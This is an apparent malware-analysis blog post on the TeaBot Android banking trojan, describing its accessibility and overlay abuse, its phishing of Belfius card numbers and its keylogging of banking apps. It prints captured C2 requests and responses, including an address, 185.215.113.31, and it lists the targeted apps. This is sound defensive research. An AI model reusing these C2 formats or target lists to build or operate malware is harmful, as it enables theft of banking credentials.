The latest version of the Android 12 preview actually contains a new permission called '**HIDE_OVERLAY_WINDOWS**'. After acquiring this permission, an app can call 'setHideOverlayWindows()' to disable overlays. This is another step in the right direction, but it's still far from great. Instead of targeting the application when the user opens it, the malware could still create fake notifications that link directly to the overlay without the targeted application even being opened.


It's clear that it's not an easy problem to fix. Developers were given the option to use SAW since Android 1, and many apps rely on the permission to provide their core functionality. Removing it would affect many apps, and would thus get a lot of backlash. Finally, any new update that Google makes will take many years to reach a high percentage of Android users, due to Android's slow update process and unwillingness for mobile device manufacturers to provide major OS updates to users.

Now that we understand the permissions involved, let's go back to the TeaBot malware.


TeaBot – Attacking Belgian apps

What was surprising about Cleafy's original report is the targeting of Belgian applications which so far had been spared of similar attacks. This is also a bit surprising since Belgian financial apps all make use of strong authentication (card readers, ItsMe, etc) and are thus pretty hard to successfully phish. Let's take a look at how exactly the TeaBot family attacks these applications.


Once the TeaBot malware is installed, it shows a small animation to the user how to enable accessibility options. It doesn't provide a specific explanation for the accessibility service, and it doesn't pretend to be a Google or System service. However, if you wait too long to activate the accessibility service, the device will regularly start vibrating, which is extremely annoying and will surely convince many victims to enable the services.




- Main view when opening the app

- 


Automatically opens the Accessibility Settings

- 


No description of the service

- 

The service requests full control

- 

  If you wait too long, you get annoying popups and vibration

- 

After enabling the service, the application quits and shows an error message

This specific sample pretends to be bpost, but TeaBot also pretends to be the VLC Media Player, the Spanish postal app Correos, a video streaming app called Mobdro, and UPS as well.

The malware sample has the following functionality related to attacking financial applications:

- Take a screenshot;
- Perform overlay attacks on specific apps;
- Enable keyloggers for specific apps.

Just like the FluBot sample from our last blogpost, the application collects all of the installed applications and then sends them to the C2 which returns a list of the applications that should be attacked:

```
POST /api/getbotinjects HTTP/1.1
Accept-Charset: UTF-8
Content-Type: application/xml
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Nexus 5 Build/QQ3A.200805.001)
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 776

{"installed_apps":[{"package":"org.proxydroid"},{"package":"com.android.documentsui"}, ...<snip>... ,{"packag
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Server: Rocket
Content-Length: 2
Date: Mon, 10 May 2021 19:20:51 GMT

[]
```

In order to identify the applications that are attacked, we can supply [a list of banking applications] which will return more interesting data:


```
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Server: Rocket
Content-Length: 2031830
Date: Mon, 10 May 2021 18:28:01 GMT

[
	{
		"application":"com.kutxabank.android",
		"html":"<!DOCTYPE html><html lang=\"en\"><head> ...SNIP...</html>",
		"inj_type":"bank"
	},
	{
		"application":"com.bbva.bbvacontigo",
		"html":"<!DOCTYPE html><html lang=\"en\"><head> ...SNIP...</html>"
	}
]
```

By brute-forcing against different C2 servers, overlays for the following apps were returned:

```
app.wizink.es
be.belfius.directmobile.android
com.abanca.bancaempresas
com.abnamro.nl.mobile.payments
com.bancomer.mbanking
com.bankia.wallet
com.bankinter.launcher
com.bbva.bbvacontigo
com.bbva.netcash
com.cajasur.android
com.db.pwcc.dbmobile
com.facebook.katana
com.google.android.gm
com.grupocajamar.wefferent
com.ing.mobile
com.kutxabank.android
com.latuabancaperandroid
com.rsi
com.starfinanz.smob.android.sfinanzstatus
com.tecnocom.cajalaboral
com.unicredit
de.comdirect.android
de.commerzbanking.mobil
es.bancosantander.apps
es.cm.android
es.ibercaja.ibercajaapp
es.lacaixa.mobile.android.newwapicon
es.liberbank.cajasturapp
es.openbank.mobile
es.univia.unicajamovil
keyloggers.json
www.ingdirect.nativeframe
```

Only one Belgian financial application (`be.belfius.directmobile.android`) returned an overlay. The interesting part is that the overlay only phishes for credit card information and not for anything related to account onboarding:



The overlay requests the debit card number, but nothing else.

This overlay will be shown when TeaBot detects that the Belfius app has been opened. This way the user will expect a Belfius prompt to appear, which gives more credibility to the malicious view that was opened.

The original report by Cleafy specified at least 5 applications under attack, so we need to dig a bit deeper. Another endpoint called by the samples is /getkeyloggers. Fortunately, this one does simply return a list of targeted applications without us having to guess.

```
GET /api/getkeyloggers HTTP/1.1
Accept-Charset: UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Nexus 5 Build/QQ3A.200805.001)
Host: 185.215.113.31
Connection: close
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Server: Rocket
Content-Length: 1205
Date: Tue, 11 May 2021 12:45:30 GMT

[{"application":"com.ing.banking"},{"application":"com.binance.dev"},{"application":"com.bankinter.launcher"}
```

Scattered over multiple C2 servers, we could identify the following targeted applications:

```
app.wizink.es
be.argenta.bankieren
be.axa.mobilebanking
be.belfius.directmobile.android
be.bmid.itsme
be.keytradebank.phone
bvm.bvmapp
com.abnamro.nl.mobile.payments
com.bancomer.mbanking
com.bankaustria.android.olb
com.bankia.wallet
com.bankinter.launcher
com.bbva.bbvacontigo
com.bbva.netcash
com.beobank_prod.bad
com.binance.dev
com.bnpp.easybanking
com.bnpp.easybanking.fintro
com.bpb.mobilebanking.smartphone.prd
com.cajasur.android
com.coinbase.android
com.db.pbc.miabanca
com.db.pbc.mibanco
com.db.pbc.mybankbelgium
com.db.pwcc.dbmobile
com.grupocajamar.wefferent
```

```
com.ing.banking
com.ing.mobile
com.kbc.mobile.android.phone.kbc
com.kbc.mobile.android.phone.kbcbrussels
com.kutxabank.android
com.latuabancaperandroid
com.lynxspa.bancopopolare
com.mobileloft.alpha.droid
com.starfinanz.smob.android.bwmobilbanking
com.starfinanz.smob.android.sfinanzstatus
com.triodos.bankingnl
com.unicredit
de.comdirect.android
de.commerzbanking.mobil
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.ingdiba.bankingapp
de.postbank.finanzassistent
de.santander.presentation
de.sdvrz.ihb.mobile.secureapp.sparda.produktion
de.traktorpool
es.bancosantander.apps
es.cm.android
es.evobanco.bancamovil
es.ibercaja.ibercajaapp
es.lacaixa.mobile.android.newwapicon
es.liberbank.cajasturapp
es.openbank.mobile
es.univia.unicajamovil
eu.unicreditgroup.hvbapptan
it.bnl.apps.banking
it.gruppobper.ams.android.bper
it.nogood.container
it.popso.SCRIGNOapp
net.inverline.bancosabadell.officelocator.android
nl.asnbank.asnbankieren
nl.rabomobiel
nl.regiobank.regiobankieren
piuk.blockchain.android
posteitaliane.posteapp.appbpol
vivid.money
www.ingdirect.nativeframe
```

Based on this list, **14 Belgian applications** are being attacked through the keylogger module. Since all these applications have a strong device onboarding and authentication flow, the impact of the collected information should be limited.

However, if the applications don’t detect the active keylogger, the malware could still collect any information entered by the user into the app. In this regard, the impact is the same as when someone installs a malicious keyboard that logs all the entered information.

Google Play Protect will protect you

The TeaBot sample is currently not known to spread in the Google Play store. That means victims will need to install it by downloading and installing the app manually. Most devices will have Google Play protect installed, which will automatically block the currently identified TeaBot samples.

Of course, this is a typical cat & mouse game between Google and malware developers, and who knows how many samples may go undetected …

Conclusion

It’s very interesting to see how TeaBot attacks the Belgian financial applications. While they don’t attempt to social engineer a user into a full device onboarding, the malware developers are finally identifying Belgium as an interesting target.

It will be very interesting to see how these attacks will evolve. Eventually all financial applications will have very strong authentication and then malware developers will either have to be satisfied with only stealing credit-card information, or they will have to invest into more advanced tactics with live challenge/responses and active social engineering.

From a development point of view, there’s not much we can do. The Android OS provides the functionality that is abused and it’s difficult to take that functionality away again. Collecting as much information about the device as possible can help

in making correct assessments on the risk of certain transactions, but there’s no silver bullet.

Jeroen Beckers

Jeroen Beckers is a mobile security expert working in the NVISO Software and Security assessment team. He is a SANS instructor and SANS lead author of the SEC575 course. Jeroen is also a co-author of OWASP Mobile Security Testing Guide (MSTG) and the OWASP Mobile Application Security Verification Standard (MASVS). He loves to both program and reverse engineer stuff.

Source: https://blog.nviso.eu/2021/05/11/android-overlay-attacks-on-belgian-financial-applications/